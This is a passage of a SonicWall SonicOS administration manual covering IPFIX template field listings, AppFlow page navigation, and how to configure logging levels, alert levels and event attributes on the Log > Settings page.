 Table(Template) Id=263, Table Name=Rating
 Table(Template) Id=264, Table Name=IPS
 Table(Template) Id=265, Table Name=GAV
 Table(Template) Id=266, Table Name=Anti Spyware
 Table(Template) Id=267, Table Name=Location Map
 Table(Template) Id=268, Table Name=Location
 Table(Template) Id=269, Table Name=Log
 Table(Template) Id=270, Table Name=if-stat
 Table(Template) Id=271, Table Name=core-stat
 Table(Template) Id=272, Table Name=Voip
 Table(Template) Id=273, Table Name=Services
 Table(Template) Id=274, Table Name=Spam
 Table(Template) Id=275, Table Name=memory
 Table(Template) Id=276, Table Name=devices
 Table(Template) Id=277, Table Name=vpn tunnels
 Table(Template) Id=278, Table Name=URL rating
```

Example of an IPFIX with Extensions Template

```
IPFix Template ID = 257, Name = Flow IPFIX extn, Number of Elements = 39, Total Length = 148
 EField = 1, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=time stamp
 EField = 2, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow identifier
 EField = 3, Field bytes = 6, EntId = 8741, type = mac address-48bits, name=initiator gw MAC
 EField = 4, Field bytes = 6, EntId = 8741, type = mac address-48bits, name=responder gw MAC
 EField = 5, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator IP Addr
 EField = 6, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder IP Addr
 EField = 7, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator GW-IP Addr
 EField = 8, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder GW-IP Addr
 EField = 9, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator iface
 EField = 10, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder iface
 EField = 167, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init vpn spi out
 EField = 168, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp vpn spi out
 EField = 11, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=initiator port
 EField = 12, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=responder port
 EField = 13, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp pkts
 EField = 14, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp octets
 EField = 15, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init pkts
 EField = 16, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init octets
 EField = 169, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp delta pkts
 EField = 170, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp delta octets
 EField = 171, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init delta pkts
 EField = 172, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init delta octets
 EField = 17, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow start time
 EField = 18, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow end time
 EField = 19, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=internal flags
 EField = 20, Field bytes = 1, EntId = 8741, type = unsigned char-8bits, name=protocol type
 EField = 173, Field bytes = 1, EntId = 8741, type = unsigned char-8bits, name=flow block reason
 EField = 22, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to application id
 EField = 23, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to user id
 EField = 25, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to ips id
 EField = 26, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to virus id
 EField = 27, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to spyware id
 EField = 113, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow init pkt rate
 EField = 114, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt rate
 EField = 111, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow init octets rate
 EField = 112, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp octets rate
 EField = 115, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt size
 EField = 116, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt size
 EField = 191, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=snwl option

IPFix Template ID = 258, Name = table-map, Number of Elements = 2, Total Length = 36
 EField = 28, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=template identifier
 EField = 29, Field bytes = 32, EntId = 8741, type = string-null terminated, name=table name

IPFix Template ID = 259, Name = column-map, Number of Elements = 4, Total Length = 44
 EField = 30, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column identifier
 EField = 31, Field bytes = 32, EntId = 8741, type = string-null terminated, name=column name
 EField = 32, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column type
 EField = 33, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column standard IPFIX ID
```

128

Accessing the Real-Time Monitor

NOTE: AppFlow reporting is supported only on E-Class NSA series, NSA series, TZ 215 series, and TZ 210 series appliances.

- AppFlow > Real-Time Monitor

AppFlow > Real-Time Monitor

NOTE: For increased convenience and accessibility, the Real-Time Monitor page can be accessed either from **Dashboard > Real-Time Monitor** or **AppFlow > Real-Time Monitor**. The page is identical regardless of which tab it is accessed through. For information on using Real-Time Monitor, refer to Dashboard > Real-Time Monitor.

129

Accessing AppFlow Dash

NOTE: AppFlow reporting is supported only on E-Class NSA series, NSA series, TZ 215 series, and TZ 210 series appliances.

- AppFlow > AppFlow Dash

AppFlow > AppFlow Dash

NOTE: For increased convenience and accessibility, the AppFlow Monitor page can be accessed either from **Dashboard > AppFlow Dash** or **AppFlow > AppFlow Dash**. The page is identical regardless of which tab it is accessed through. For information on using AppFlow Monitor, refer to Dashboard > AppFlow Dash.

130

Accessing the AppFlow Monitor

NOTE: AppFlow reporting is supported only on E-Class NSA series, NSA series, TZ 215 series, and TZ 210 series appliances.

AppFlow > AppFlow Monitor

NOTE: For increased convenience and accessibility, the AppFlow Monitor page can be accessed either from **Dashboard > AppFlow Monitor** or **AppFlow > AppFlow Monitor**. The page is identical regardless of which tab it is accessed through. For information on using AppFlow Monitor, refer to Dashboard > AppFlow Monitor.

131

Accessing AppFlow Reports

NOTE: AppFlow reporting is supported only on E-Class NSA series, NSA series, TZ 215 series, and TZ 210 series appliances.

AppFlow > AppFlow Reports

NOTE: For increased convenience and accessibility, the AppFlow Reports page can be accessed either from **Dashboard > AppFlow Reports** or **AppFlow > AppFlow Reports**. The page is identical regardless of which tab it is accessed through. For information on using AppFlow Reports, refer to Dashboard > AppFlow Reports.

Part 22

Log

- Monitoring Logs
- Configuring Log Settings
- Configuring Syslog Settings
- Configuring Log Automation
- Configuring Name Resolution
- Generating Log Reports
- Configuring the Log Analyzer

132

Monitoring Logs

- Log > Log Monitor


Log > Log Monitor

NOTE: For increased convenience and accessibility, the **Log Monitor** page can be accessed either from **Dashboard > Log Monitor** or **Log > Log Monitor**. The two pages provide identical functionality. For information on using **Log Monitor**, see Dashboard > Log Monitor.

Configuring Log Settings

Log > Settings

This chapter provides configuration tasks to enable you to categorize and customize the logging functions on your SonicWall security appliance for troubleshooting and diagnostics.



The **Log > Settings** page displays logging data in a series of columns and allows you to configure the logging entries and to reset event counts. You can filter the entries to limit the data display to only those events of interest. You can import and save logging templates.

Topics:

- Table Columns
- Log Severity/Priority
- Top Row Buttons
- Viewing the Log
- Filtering Logs

Table Columns


Topics:

- Color Column
- ID Column
- Priority Column
- GUI Column
- Alert Column
- Syslog Column
- Email Column
- Event Count Column
- Configure and Reset Event Count Icons

Category Column

The **Category** column of the **Log Settings** table has three levels: category, group, and event. The first level of the tree structure is category. The second level is group. The third level is event. Clicking the small black triangle expands or collapses the category or group contents.

In the following graphic, System is at the first level–category. SNMP is at the second level–group. SNMP Packet Drop, and the items below it on the same level, are at the third level–event.



Color Column

The **Color** column shows the color with which the event, group, or category is highlighted in the **Log Monitor** table.

ID Column

The **ID** column shows the ID number of the event. The ID for a particular message is listed in the *SonicOS Log Event Reference Guide.*

Priority Column

> **CAUTION: Changing the Event Priority may have serious consequences as the Event Priority for all categories will be changed. Modifying the Event Priority will affect the Syslog output for the tag "pri=" as well as how the event will be treated when performing filtering by priority level. Setting the Event Priority to a level that is lower than the Logging Level will cause those events to be filtered out. Also, as GMS ignores received Syslogs that have a level of Debug, heartbeat messages and reporting messages *must* have a minimum Event Priority of Inform.**

The **Priority** column shows the severity or priority of a category, group, or event:

- Emergency
- Alert
- Critical
- Error
- Warning
- Notice
- Inform
- Debug

For events, a menu is provided that lists the selectable priorities. For categories and groups, the priorities are listed in the dialog when you click the **Configure** button at the end of the row.

GUI Column

The **GUI** column shows check boxes that indicate whether this event is displayed in the Log Monitor. For events, you can show or hide the event by selecting or deselecting the check box in the column. For categories and groups, you must use the configure dialog.

Alert Column

The **Alert** column shows check boxes that indicate whether an Alert message will be sent for this event, group, or category.

Syslog Column

The **Syslog** column shows check boxes that indicate whether the event, group, or category will be sent to a Syslog server.

Email Column


The **Email** column shows check boxes that indicate whether the log will be emailed to the configured address. For events, these check boxes are configurable in the column. For categories and groups, **Email** is configured in the **Edit Log Group** or **Edit Log Category** dialogs that appear when you click the **Configure** button at the end of the row.

Event Count Column

The **Event Count** column shows the count of events by:

- **Event** level — the value shows the number of times that this event has occurred.
- **Group** level — the value shows the total events that occurred within the group.
- **Category** level — the value shows the total events that occurred within the category.

By hovering your mouse over an event count, a pop-up dialog displays showing the count of events dropped for these reasons:



- Overflow
- GUI Filter
- Alert Filter
- Syslog Filter
- E-mail Filter
- Priority
- Syslog Event Rate
- Syslog Data Rate

Configure and Reset Event Count Icons

The **Configure** and **Reset Event Count** icons appear at the end of each row.

Configure Icon

The **Configure** icon launches the **Edit Log Event**, **Edit Log Group**, or **Edit Log Category** dialog**.** You can configure all of the attributes for an event, group, or category.

Reset Event Count Icon

The **Reset Event Count** icon resets the event counter for an event, a group, or a category, and the event counters of higher levels are recalculated. To reset all counters, use the **Reset Event Count** button above the **Log Settings** table, as described in Reset Event Count Button.

Log Severity/Priority

This section provides information on configuring the level of priority of log messages that are captured, and the corresponding alert messages that are sent through email for notification.

NOTE: Alert emails are sent when the **Send Log to E-mail Address** option and the **Send Alerts to E-mail Address** option are configured on the **Log > Automation** page.

Topics:

- Setting the Logging Level
- Setting the Alert Level
- Configuring Event Attributes Globally
- Configuring Event Attributes Selectively
- Top Row Buttons

Setting the Logging Level


The **Logging Level** allows you to filter events by priority. Events with equal or greater priority are passed. Events with a lower priority are dropped. This enables you to filter out lower level priorities to prevent them being logged in the system.

On the **Log** > **Settings** page, you can set the baseline logging level to be displayed on the **Log Monitor** page:

- Emergency
- Alert
- Critical
- Error
- Warning
- Notice
- Inform
- Debug

To set the logging level:

1. Go to the **Log** > **Settings** page.
2. From the **Logging Level** menu, select the logging level you want.



All events with a higher priority than the selected entry are also logged. For example, if you select **Error** as the logging level, all messages tagged as **Error**, as well as all messages with a higher priority such as **Critical**, **Alert**, and **Emergency**, are also displayed. The default value is **Debug**.

TIP: To display all events, select **Debug** as the logging level.

Setting the Alert Level

The **Alert Level** allows you to filter email alerts by alert level. Events with an equal or greater alert level are sent to the specified email address. Events with a lower alert level are ignored. This enables you to filter out lower-level email alerts to reduce the actual emails transmitted.


On the **Log** > **Settings** page, you can set the baseline alert level to be displayed on the **Log Monitor** page:

- **Emergency**
- **Alert**
- **Critical**
- **Error**
- **Warning**

To set the alert level:

1 Go to the **Log > Settings** page.

2 From the **Alert Level** menu, select the logging level you want.



All events with a higher alert level than the selected entry are also logged. For example, if you select **Error** as the logging level, all messages tagged as **Error**, as well as all messages with a higher alert level, such as **Critical**, **Alert**, and **Emergency**, are also displayed. The default value is **Warning**.

TIP: To display all alert events, select **Warning** as the alert level.

Configuring Event Attributes Globally

Clicking the tool button next to the **Logging Level** drop-down menu launches the **Edit Attributes of All Categories** window. This window enables you to set the attributes for all events in all categories and groups at once.


The following global attributes can be modified:

- Event Priority
- Inclusion of events in Log Monitor, Email, and Syslog
- Redundancy filter settings
- Email settings
- Font color when displayed in Log Monitor


To edit the Category Attributes Globally:

1 Go to the **Log** > **Settings** page.

Click the **tool** icon.



The **Edit Attributes of All Categories** pop-up dialog appears.



2 From the **Event Priority** drop-down menu, select the priority that you want.

CAUTION: Changing the Event Priority may have serious consequences as the Event Priority for all categories will be changed. Modifying the Event Priority will affect the Syslog output for the tag "pri=" as well as how the event will be treated when performing filtering by priority level. Setting the Event Priority to a level that is lower than the Logging Level will cause those events to be filtered out. Also, as GMS ignores received Syslogs that have a level of Debug, heartbeat messages and reporting messages *must* have a minimum Event Priority of Inform.

NOTE: The following **Redundancy Filter Interval** fields enable you to enter time intervals (in seconds) to avoid duplication of a log message within an interval. The range for these intervals is 0 to 86400 seconds. For Syslog messages, the default interval is set to **90** seconds. For alert messages, the default interval is set to **900** seconds.

NOTE: The different options are independent of each other, and you can enable any combination of them and set different frequencies of generation for them. For example, you may want an event message emailed to you but not shown in the Dashboard > Log Monitor page.

When GMS is enabled, however, care must be taken when modifying event attributes so events used to generate reports are not incorrectly filtered out. User-initiated modifications (implicit changes) of category- and group-level events that may affect factory-defined events, such as those required by GMS, are ignored. Modifications to specific events (explicit changes), however, may override this built-in protection of GMS-required events.

3 If you want to display the log events in the **Log Monitor**, select the **Enable** button for the **Display Events in Log Monitor** option.

NOTE: The **Enable** buttons are green when all are enabled, white when all are disabled, and semi-solid when they are mixed (some enabled, some disabled). As this configuration is for *all* categories, you have to explicitly set the option to "all enabled" by clicking the icon until it is solid green or to set the option to "all disabled" by clicking the icon until it is white. To configure a single event to be different from the rest of its group or category, you must go into the individual event setting configuration. If you do this, the icon will be semi-solid.

When the fields say, **Multiple Values**, different values have been specified for one or more category, group, or event. To view the individual settings, refer to Configuring Event Attributes Selectively on page 1687. To change the setting from **Multiple Values** into one value for all categories, groups, or events while in the **Edit Attributes of All Categories** window, verify that the option was enabled so the field can be accessed for entering the new value. If the option is disabled, the field is dimmed and inaccessible.

4 In the **Display Events in Log Monitor Redundancy Filter Interval** field, enter the number of seconds that should elapse before allowing the same event to be logged and displayed by the Log Monitor again when that event occurs one after the other. The range is 0 to 86400.

For example, if you set this value to 60 seconds, then when the event Connection Closed first happens at 1:15 p.m., the next Connection Closed event will not be logged until 60 seconds after the first one. Any Connection Closed event occurring within the 60 second interval will be dropped.

5 If you want to send events as email alerts, select the **Enable** button for the **Send Events as Email Alerts** option.

6 In the **Send Events as Email Alerts Redundancy Filter Interval** field, enter the number of seconds that should elapse before allowing the same email event to be sent when that email alert occurs one after the other. The range is 0 to 86400.

For example, if you set this value to 60 seconds, then when an email alert first happens at 1:15 p.m., the next email alert will not be logged until 60 seconds after the first one. Any email alert occurring within the 60 second interval will be dropped.

7 If you want to report events via Syslog, select the **Enable** button for the **Report Events via Syslog** option.

8 In the **Report Events via Syslog Redundancy Filter Interval** field, enter the number of seconds that should elapse before allowing the same Syslog messages to be sent when that event occurs one after the other. The range is 0 to 86400.

For example, if you set this value to 60 seconds, then when a Syslog message first happens at 1:15 p.m., the next Syslog message will not be sent until 60 seconds after the first one. Any Syslog message occurring within the 60 second interval will be dropped.

9 If you want to send the global event log via email, select the **Enable** button for the **Include Events in Log Digest** option.

NOTE: If this option is enabled, it is important to verify the email address configured in the **Send Log Digest to Email Address** field is correct.

10 If you enabled **Include Events in Log Digest**, do one of the following for **Send Log Digest to Email Address**:


- If you want to use the same email address that is entered in the **Log > Automation** page to even when you change other values in this dialog, select the **Leave Unchanged** option. This option is enabled by default.
- To change the email address, uncheck the **Leave Unchanged** option and enter a new address in the now-active field.

TIP: An email alert is one email sent for each event occurrence, as soon as that event has occurred. A Log Digest, on the other hand, is a chronological collation of events sent as a single email in digest format. Because it is a summation of events, the event information time period will be a mix of older and newer events.

11 If you want to receive alerts via email based on the global settings in this dialog, do one of the following for **Send Alerts to E-mail Address**:

- If you want to use the same email address that is entered in the **Log > Automation** page even when you change other values in this dialog, select the **Leave Unchanged** option. This option is enabled by default.
- To change the email address, uncheck the **Leave Unchanged** option and enter a new address in the now-active field.

12 If you want to use a specific color for the global events log, uncheck the **Leave Unchanged** option. The color selection matrix appears.




13 Select the color you want.

14 Click **Apply**.

Configuring Event Attributes Selectively

On the **Log** > **Settings** page, the columns show the main event attributes that can be configured on different levels: category, group, or each event.




NOTE: The following **Edit Log** pop-up windows may look slightly similar, but the effect of each varies in scope. The **Edit Log Category** window modifies settings for all groups that belong to the same category and, consequently, all events in that category. The **Edit Log Group** window modifies setting for all events that belong to that group. The **Edit Log Event** window modifies settings for one specific event.

NOTE: The **Enable** buttons are green when all are enabled, white when all are disabled, and semi-solid when they are mixed (some enabled, some disabled). As this configuration is for all categories, you have to explicitly set the option to “all enabled” by clicking the icon until it is solid green or to set the option to “all disabled” by clicking the icon until it is white. To configure a single event to be different from the rest of its group or category, you must go into the individual event setting configuration. If you do this, the icon will be semi-solid. You can enable or disable a column.

In the rows for categories and groups, the enable indicators are grey (enabled, disabled, and mixed) and cannot be changed except through the **Edit Log Group** or **Edit Log Category** dialogs. The rows for events contain checkboxes for enabling or disabling the event instead of indicators.


Edit Log Category

You set the Event Attributes by category level by selecting a specific category and clicking the **Configure** button to launch the **Edit Log Category** pop-up window. Any changes done here apply to all groups and all events within the selected category. For information about the options, see Configuring Event Attributes Globally.




Edit Log Group

Setting the Event Attributes by group level, allows the modification of settings on a smaller scale within a selected category. This can be accomplished by selecting a specific group within the category and clicking the **Configure** button to launch the **Edit Log Group** window. Any changes done here apply to all events that belong to the selected group only. For information about the options, see Configuring Event Attributes Globally.

